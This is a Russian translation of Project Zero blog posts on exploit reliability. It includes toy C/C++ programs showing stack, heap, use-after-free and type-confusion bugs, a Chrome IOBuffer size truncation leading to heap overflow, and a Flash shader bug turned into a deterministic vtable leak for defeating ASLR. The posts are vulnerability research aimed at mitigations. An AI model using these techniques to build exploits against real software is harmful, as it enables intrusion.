В этой серии рассматриваются классы уязвимостей с наибольшими шансами дать полностью надёжные эксплойты, а примерами служат общедоступные ошибки Project Zero. Публикация этих данных может направлять разработку средств защиты и нейтрализации. Например, путаница типов бывает особенно опасной, и мы исследуем основанные на компиляторе способы защиты от неё.

Что мы понимаем под надёжностью?

У надёжности много аспектов:

• Приводит ли эксплойт когда-либо к сбою? Сбой — заметный сигнал, способный раскрыть атаку.
• Может ли он аккуратно прервать работу, завершившись без успеха, но и без обнаруживаемой ошибки?
• Работает ли он на исчерпывающей матрице уровней исправлений?
• Сохраняет ли работоспособность при наличии дополнительного защитного ПО, например EMET, Grsecurity или антивирусов?
• В необычной среде он срабатывает, приводит к сбою или аккуратно прерывается?
• Работает ли он на разных платформах и версиях?
• Может ли после него обычное выполнение продолжиться без нестабильности?

В этой статье **на 100% надёжным** называется эксплойт, который:

1. Гарантированно срабатывает в конкретной версии и среде благодаря детерминированным, полностью изученным шагам.
2. Даёт достаточно контроля, чтобы обнаруживать другие источники ненадёжности и аккуратно прерывать работу вместо сбоя.

Класс ошибок: повреждения стека

Несмотря на стековые cookie и переупорядочение переменных, интересные повреждения стека всё ещё встречаются. Ошибка 291 описывает ошибку индекса массива в декодере JPEG XR с открытым исходным кодом, которая перескакивает через cookie и незаметно повреждает данные. Её демонстрация детерминированно завершается сбоем при `ebp == 0xffffffef`, что указывает на надёжную эксплуатируемость.

При срабатывании уязвимости раскладка стека часто остаётся постоянной, поэтому его повреждение может поддерживать полностью детерминированную эксплуатацию. Этот простой пример надёжно запускает Калькулятор:

```
// Fedora 20 x64: gcc -fstack-protector ./stack.c
#include <unistd.h>

void subfunc() {
```

```
    char buf[8];
    buf[16] = 1;
}

int main() {
    int run_calc = 0;
    subfunc();
    if (run_calc)
        execl("/bin/gnome-calculator", 0);
}
```

Если в фиксированной среде он сработал один раз, то должен сработать и во второй.

Класс ошибок: переполнение или повреждение между фрагментами кучи

Линейная запись за пределы выделения кучи по-прежнему встречается часто и обычно эксплуатируема, но редко со стопроцентной надёжностью. Близким к исключению был эксплойт отравленного байта NUL, где программа командной строки начинала работу с достаточно детерминированной кучей.

Чаще удалённая служба, процесс отрисовки браузера или куча ядра находятся в неизвестном состоянии. Подготовка кучи пытается преобразовать это состояние в полезную раскладку. Среди примеров Project Zero — эксплойт Safari, эксплойт PCRE во Flash и эксплойт четырёхгигабайтового выхода за границы во Flash. Подготовка может быть очень надёжной, но обычно сохраняет вероятностный элемент.

Следующая программа иллюстрирует детерминизм и недетерминизм:

```
// Fedora 20 x64: gcc ./interheap.c
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, const char* argv[]) {
    void* ptrs[1024];
    void* ptr1;
    int* run_calc;
    int seed = (argc > 1) ? atoi(argv[1]) : getpid();

    srandom(seed);
    printf("seed: %d\n", seed); // ./a.out 21526 pops.
    for (int i = 0; i < 1024; ++i)
        ptrs[i] = malloc(random() % 1024);
    for (int i = 0; i < 1024; ++i)
        if (random() % 2)
            free(ptrs[i]);

    ptr1 = malloc(128);
    run_calc = malloc(128);
    *run_calc = 0;
    memset(ptr1, 'A', 4096);
    if (*run_calc)
        execl("/bin/gnome-calculator", 0);
}
```

Для фиксированного начального значения на одной машине свежая куча программы командной строки часто повторяет своё состояние. Некоторые значения запускают Калькулятор, другие — нет. Мы не называем это полностью детерминированным, поскольку выделения динамического компоновщика и установленные библиотеки могут различаться даже в номинально одинаковых системах.

Класс ошибок: использование после освобождения

Уязвимости использования после освобождения могут быть очень надёжными, когда освобождение и использование происходят рядом либо освобождение запускается сценарием. Современные аллокаторы обычно возвращают только что освобождённый слот следующему выделению того же размера, повышая локальность кеша и делая повторное использование детерминированным. Эксплойт Chrome 2013 года от Pinkie Pie содержит такой предсказуемый шаг повторного использования.

Однако это не идеальная основа для стопроцентной надёжности:

• **Многопоточность:** другой поток может первым занять освобождённый слот.
• **Особые случаи аллокатора:** освобождение иногда может реорганизовать центральные структуры аллокатора.
• **Зависимость от размера объекта:** исправление, изменяющее размер важного объекта, может сломать эксплойт.

Небольшой пример показывает опасность:

```
// Fedora 20 x64: gcc ./uaf.c
#include <stdlib.h>
#include <unistd.h>

struct unicorn_counter { int num; };

int main() {
    int* run_calc = malloc(sizeof(int));
    *run_calc = 0;
    free(run_calc);

    struct unicorn_counter* counter =
        malloc(sizeof(struct unicorn_counter));
    counter->num = 42;

    if (*run_calc)
        execl("/bin/gnome-calculator", 0);
}
```

Класс ошибок: переполнение внутри фрагмента кучи или относительная запись

Повреждение, ограниченное одним фрагментом кучи, представляет собой мощный примитив:

```
// Fedora 20 x64: gcc ./intraheap.c
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct goaty {
    char name[8];
    int should_run_calc;
};

int main() {
    struct goaty* g = malloc(sizeof(struct goaty));
    g->should_run_calc = 0;
    strcpy(g->name, "projectzero");
    if (g->should_run_calc)
```

```
        execl("/bin/gnome-calculator", 0);
}
```

Поскольку граница фрагмента не пересекается, неизвестное состояние кучи не создаёт неопределённости: одно и то же поле программы всегда повреждается одинаково.

Ошибка 251 — реальное линейное переполнение внутри одного фрагмента. Ошибка 265 — ошибка индексирования, которая также остаётся внутри фрагмента. У неё запоминающийся триггер: виртуальное перо протокола располагается за пределами виртуального экрана. PoC детерминированно достигает постоянного произвольного адреса `free(0x2000000000)`.


Класс ошибок: путаница типов

Путаница типов также может обеспечивать полностью надёжную эксплуатацию. Код считает, что объект имеет тип API A, тогда как фактическая память содержит тип B. Различия в раскладке дают странные, но обычно детерминированные эффекты:

```
// Fedora 20 x64: gcc ./confused.cc -lstdc++
#include <unistd.h>

class IShouldRunCalculator {
public:
    virtual bool UWannaRun() = 0;
};

class CalculatorDecider final : public IShouldRunCalculator {
public:
    CalculatorDecider() : m_run(false) {}
    bool UWannaRun() override { return m_run; }
private:
    bool m_run;
};

class DelegatingCalculatorDecider final : public IShouldRunCalculator {
public:
    explicit DelegatingCalculatorDecider(IShouldRunCalculator* delegate)
        : m_delegate(delegate) {}
    bool UWannaRun() override { return m_delegate->UWannaRun(); }
private:
    IShouldRunCalculator* m_delegate;
};

int main() {
    CalculatorDecider nonono;
    DelegatingCalculatorDecider isaidno(&nonono);
    IShouldRunCalculator* decider = &isaidno;
    CalculatorDecider* confused =
        reinterpret_cast<CalculatorDecider*>(decider);
    if (confused->UWannaRun())
        execl("/bin/gnome-calculator", 0);
}
```

Запутавшийся метод интерпретирует ненулевой указатель делегата как логическое значение и надёжно отвечает «да». Однако здесь всё же есть тонкий источник недетерминизма, который предлагается найти читателю.


Эксплойт Chrome для Pwn2Own 2013 от MWR Infosecurity показывает менее надёжную путаницу типов. Небольшой объект времени выполнения путается со значительно более крупным типом API. Поля, лежащие внутри реального объекта, дают детерминированное поведение, например утечку указателя из `GetSize()`. Поля за его пределами пересекают границу кучи и становятся недетерминированными, например повреждающая запись `SetFlags()`.



Практический пример: повреждение кучи ShaderParameter старым способом

Серия начинается с ненадёжного эксплойта, чтобы позднее улучшить тот же примитив. Ошибка 324 представляла собой недавно исправленную запись за границы в Adobe Flash, связанную с `ShaderParameter`. Атакующий выбирает 32-разрядное значение и неправильный индекс относительно программы шейдера; крупный индекс записывает за пределами её фрагмента кучи.

Традиционная техника Flash подготавливает буфер `Vector.<uint>` непосредственно после уязвимого объекта. Ошибочная запись повреждает длину вектора, разрешая произвольное чтение и запись памяти процесса.



Снабжённый комментариями эксплойт для 64-разрядного Linux приложен к ошибке. Он не создавался с расчётом на максимальную надёжность и допускает улучшения, но не может достичь 100%, поскольку вслепую пересекает границу фрагмента.

После выпуска исправления Adobe, но до раскрытия Project Zero подробностей в наборах эксплойтов появились эксплойты уже не нулевого дня. Они могли быть разработаны быстрым сравнением двоичных файлов, благодаря утечке MAPP или предшествующему целевому применению. Haifei Li сообщил, что они также использовали стандартную технику с вектором.

В следующей статье будет задан вопрос, можно ли эксплуатировать ту же ошибку надёжнее. Ответ — да.

Когда int — это новый short

Автор: Марк Бранд, усекатель целых чисел

Это будет короткая статья об особенно интересной ошибке Chrome, найденной в прошлом месяце: как я её обнаружил и чем она примечательна.

Просматривая сетевой код Chrome, я заметил любопытное решение в API — интерфейс `IOBuffer`. Он используется во всём сетевом стеке для управления временем жизни буферов, и в нём есть несколько интересных моментов:

```
class NET_EXPORT IOBuffer : public base::RefCountedThreadSafe<IOBuffer> {
 public:
  IOBuffer();
  explicit IOBuffer(int buffer_size);

  char* data() { return data_; }

 protected:
  friend class base::RefCountedThreadSafe<IOBuffer>;

  // Only allow derived classes to specify data_.
  // In all other cases, we own data_, and must delete it at destruction time.
  explicit IOBuffer(char* data);

  virtual ~IOBuffer();

  char* data_;
};
```

К архитектуре интерфейса сразу возникает несколько вопросов, но сосредоточимся на ведущем к ошибке: почему конструктор принимает тип `int` для параметра `buffer_size`?

Почему это интересно? В C/C++, возможно, слишком много целочисленных типов, а неправильное применение часто вызывает уязвимости. Для представления размеров объектов существует специальный `size_t`; здесь уместно процитировать стандарт C:

> «Типы, используемые для size_t и ptrdiff_t, не должны иметь ранг целочисленного преобразования выше знакового long int, если только реализация не поддерживает объекты настолько большого размера, что это необходимо».

Полагаю, рекомендация предназначена именно для предотвращения подобных проблем: совместимость `int` и `size_t` сделала бы код безопаснее для программистов, привыкших считать `int` универсальным числовым типом. Для полноты отметим и знаковость: `size_t` обязан быть беззнаковым, поэтому диапазон `size_t` не совпадает с `int` даже при одинаковой разрядности. Однако переполнение целого до отрицательной длины конструктор `IOBuffer` обрабатывает правильно.

На x86_64 в gcc и clang int остаётся 32-разрядным, но выделения могут превышать 2^32, поэтому `size_t` обязательно 64-разрядный. В любом месте, где `size_t` инициализирует `IOBuffer`, размер может усечься и буфер окажется меньше ожидаемого. Именно это происходит в `content::CertificateResourceHandler`, обрабатывающем MIME-тип `application/x-x509-user-cert`. Класс просто сохраняет получаемые фрагменты сертификата во внутренний список, суммирует длину и затем собирает их обратно.

```
bool CertificateResourceHandler::OnReadCompleted(int bytes_read, bool* defer) {
  if (!bytes_read)
    return true;

  // We have more data to read.
  DCHECK(read_buffer_.get());
```

```
    content_length_ += bytes_read;
    // Release the ownership of the buffer, and store a reference
    // to it. A new one will be allocated in OnWillRead().
    scoped_refptr<net::IOBuffer> buffer;
    read_buffer_.swap(buffer);
    // TODO(gauravsh): Should this be handled by a separate thread?
    buffer_.push_back(std::make_pair(buffer, bytes_read));

    return true;
  }
```

Длина суммируется в поле `content_length_` типа `size_t`, а при последующей сборке возникает обсуждавшееся усечение.

```
void CertificateResourceHandler::AssembleResource() {
  // 0-length IOBuffers are not allowed.
  if (content_length_ == 0) {
    resource_buffer_ = NULL;
    return;
  }

  // Create the new buffer.
  resource_buffer_ = new net::IOBuffer(content_length_); // allocation truncated

  // Copy the data into it.
  size_t bytes_copied = 0;
  for (size_t i = 0; i < buffer_.size(); ++i) {
    net::IOBuffer* data = buffer_[i].first.get();
    size_t data_len = buffer_[i].second;
    DCHECK(data != NULL);
    DCHECK_LE(bytes_copied + data_len, content_length_);
    memcpy(resource_buffer_->data() + bytes_copied, data->data(), data_len); // heap corruption will occur here
    bytes_copied += data_len;
  }
  DCHECK_EQ(content_length_, bytes_copied);
}
```

Можно отправить сертификат абсурдной длины, например `0x100001000` байт. Когда данные пройдут по HTTP-конвейеру Chrome, все эти байты будут скопированы в буфер размером `(int)0x100001000`.

Усечение выглядит так:

```
size_t 00000001 00001000
int             00001000
```

Легко понять, что дальше произойдёт что-то плохое. PoC сбоя доступен в трекере.

Внимательный читатель заметит, что я только что отправил через Интернет более четырёх гигабайт, и это не слишком интересно. Но gzip сокращает необходимые данные до полезной нагрузки около четырёх мегабайт. Конечно, Chrome требуется время на распаковку, у меня примерно 30 секунд, но это не серьёзная проблема: операция выполняется фоновым потоком процесса браузера и почти незаметна, кроме высокой загрузки процессора.

И это приводит к самому интересному свойству ошибки. Она находится в процессе браузера. Для незнакомых с моделью песочницы Chrome хорошим введением служит эта статья. Процесс браузера доверенный и не изолирован, поэтому единственная ошибка потенциально позволяет полностью захватить систему и выполнить произвольный код вне песочницы через drive-by атаку.

Это немного пугает, учитывая, что типичные работы pwnium состоят из довольно длинных и запутанных цепочек. Случай подчёркивает важность минимизации неизолированной поверхности атаки.

Эксплуатировать ошибку будет трудно. Даже в 64-разрядной системе пережить memcpy на четыре гигабайта за границы непросто. Хуже того, процесс браузера постоянно взаимодействует со всеми активными процессами отрисовки, поэтому добиться детерминированности кучи очень сложно. Но,


как в этом эксплойте Safari, если стабильная эксплуатация возможна, первым шагом, вероятно, станет организация повреждения вектора `buffer_`, чтобы управлять размером переполнения.

От межблочного к внутриблочному: повышаем надёжность

Автор: Крис Эванс, избегающий пересечения границ кучи. Часть 2 из 4.


В первой статье серии мы завершили работу традиционным эксплойтом ошибки 324 в Adobe Flash и отметили, что он никогда не станет надёжным на 100%. Но мы поставили перед собой задачу добиться большего. Можно ли использовать ту же уязвимость надёжнее?

Оказывается, можно. Прорыв происходит при повторном рассмотрении имеющегося примитива. Ошибка проявляется при разрешении входных параметров шейдерной программы. Процесс довольно прост: параметризованная программа содержит для каждого входного значения инструкции-заполнители определения констант, которые непосредственно перед запуском заменяются значениями параметров. Параметр «знает» индекс инструкции, в которую будет записан, но индекс, допустимый для одной программы, может оказаться недопустимым для другой программы иной длины:




Чтобы активировать уязвимость, мы берём параметр одной программы и связываем его с другой. Возможны два вида недопустимости:

1. Индекс параметра выходит за границы инструкций программы. Это приводит к межблочному повреждению памяти кучи, которым мы воспользовались в предыдущей статье:



2. Новая возможность: индекс параметра находится в пределах инструкций программы, но выбранная инструкция не является определением константы-заполнителя.

Новая возможность особенно интересна тем, что мы не пересекаем границу блока кучи. Возникает детерминированное внутриблочное повреждение. Можно ли получить полезный побочный эффект, повредив инструкции скомпилированной программы? Возможно. К сожалению, мы способны перезаписать только последние 4 байта 20-байтовой инструкции. Это поле используется редко и на первый взгляд предназначено только для постоянных значений. Но при ближайшем рассмотрении обнаруживается инструкция, похожая на тернарный оператор C, которую можно повредить:




Тернарная инструкция работает так:

```
DEST_REG = (CONDITION_REG == 1) ? SRC_REG_1 : SRC_REG_2
```

Как видно, инструкция обращается ко множеству регистров. Последний из них, `SRC_REG_2`, хранится в байтах 16–19 тернарной инструкции. Поэтому номер этого регистра можно заменить любым желаемым значением. К моменту повреждения номер уже прошёл предварительную проверку и был переписан. Возможно, это даёт полезный побочный эффект?

Регистр `SRC_REG_2` используется только для чтения. На первый взгляд перспектива не слишком интересна: очень управляемая запись превращается в неконтролируемое чтение. Но контекст чтения при выполнении шейдерной программы даёт надежду. Существует *единственный* блок кучи с объектом C++, относящимся к выполнению шейдера, *перед которым* отведено пространство под состояние регистров. Предположим, программа использует восемь регистров. Когда повреждённая тернарная инструкция обращается к регистру 8 или выше при нумерации с нуля, возникает чтение за границами. Но если оно не уходит слишком далеко, критически важно то, что **граница блока кучи не пересекается**. Это означает детерминизм и стопроцентную надёжность. Более того, чтение происходит из необработанного объекта C++. Такие объекты часто содержат таблицы виртуальных функций, и этот — не исключение. Чтение vtable является важнейшим первым шагом к обходу ASLR.



Демонстрация утечки vtable приложена к отчёту. В коде эксплойта есть несколько занятных моментов. Сначала ActionScript вызывает полностью детерминированное повреждение памяти. Затем байт-код шейдера отрисовывает в виртуальный буфер пиксели на основе содержимого за

границами. Наконец, выполнение возвращается в ActionScript, который извлекает значения из виртуального буфера и собирает узнаваемый указатель.

Результат выглядит не слишком впечатляюще. В Linux x64 выводится примерно следующее: `0x00007f434a1a34d0`

Это адрес vtable. Но при многократном обновлении PoC значение никогда не меняется, программа не завершается сбоем, и извлечение всегда успешно. Можно попытаться изменить состояние процесса Flash, запустив в других вкладках видео, игры и анимацию, но восстановление vtable полностью детерминировано и всегда срабатывает.

Переносимость не была целью разработки, но эксплойт оказался довольно переносимым. Без дополнительных усилий в Windows 8.1 x64 он в моём случае выдаёт `0x00007ffc2e800a50`, а в Windows 7 x86 — `0x691e2dc800000000`.

Итак, эксплойт выполняет следующие детерминированные шаги:

• Неожиданная конфигурация параметра шейдера выполняет запись за границами **внутри блока кучи**, повреждая уже проверенный байт-код шейдера.
• Повреждённый байт-код выполняет чтение за границами, также **внутри блока кучи**, и раскрывает значение vtable.

Теперь у нас есть полностью детерминированный — осмелюсь ли сказать, надёжный на 100%? — способ раскрыть значение vtable. Однако до «выполнения произвольного кода» ещё далеко, хотя в первой статье серии мы уже достигли его менее надёжным способом. В следующих материалах мы исследуем возможные пути вперёд, сохраняя стопроцентную надёжность.

В Flash v18.0.0.209 появились значительные меры защиты от эксплуатации


Авторы: Марк Бранд и Крис Эванс, изоляторы куч

Project Zero получила известность благодаря исследованию уязвимостей и эксплуатации, но наша работа этим не ограничивается. Одна из главных причин таких исследований — предоставление данных специалистам по защите, которые могут создавать на их основе меры противодействия эксплуатации.


Иногда мы сами занимаемся защитными мерами. В последнее время мы вместе с Adobe работали над безопасностью Flash, и в этой статье описаны значительные улучшения, вошедшие в несколько последних версий.

